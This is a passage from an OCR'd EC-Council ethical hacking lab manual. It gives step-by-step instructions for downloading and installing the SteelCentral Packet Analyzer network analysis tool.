


6. The Opening **PacketAnalyzer_11.13.0_Setup.exe** pop-up appears; click **Save File** to download the SteelCentral Packet Analyzer setup file.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. On completion of the download, minimize the browser. Navigate to the download location (here, **Downloads**) and double-click **PacketAnalyzer_11.13.0_Setup.exe**.




8. The **Open File - Security Warning** window appears; click **Run**.
9. The **SteelCentral Packet Analyzer Plus Setup** window appears; click **Create shortcut on desktop** checkbox and click **I Agree** to proceed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. SteelCentral Packet Analyzer starts installing, and after the completion of the installation, the **Completed the SteelCentral Packet Analyzer Plus Setup** wizard appears. Ensure that the **Start the application** checkbox is selected and click **Close**.



11. The **License** window appears. Leave this window running.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.